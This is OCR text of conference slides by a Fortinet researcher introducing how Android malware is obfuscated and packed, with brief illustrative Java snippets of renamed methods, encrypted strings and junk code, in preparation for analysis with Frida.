Vous n'écrirez plus de script Frida (euh... si)

You won't ever write Frida scripts again... (actually, yes, you will, it's just a fancy title)


Axelle Apvrille

BlackAlps, Yverdon les Bains, Novembre 2022

Hello

- **Principal Security Researcher** at **Fortinet**
- Topics: Android and IoT malware
- Ph0wn CTF, December 9th, Sophia Antipolis, France.
- Email: aapvrille (at) fortinet (dot) com
- Twitter: @cryptax
- Mastodon: @cryptax@mastodon.social

What are we talking about today?



OBFUSCATION

```
String w7aWDz0_(File a){
    return a.getAbsolutePath();
}
```

OBFUSCATION
de classe, méthode...

"aZ\x01dg\xc3" → ALGO → "sendSMS"


CHIFFREMENT/
DECHIFFREMENT

```
for (int i=0; i<13; i++){
    wbcZ_wB = a0cb*63-(pRt1w/3);
}
```

JUNK
CODE


Packing

Packing



What's in the box?

Packing



Pico le Croco looks happy, but *should he?*
This may be a **virus**...

What's in the box?


Packer / Obfuscation $\neq$ Malware

but


in this talk, we focus on Android **malware** (packed and obfuscated)

How a packer works


How a packer works




How a packer works



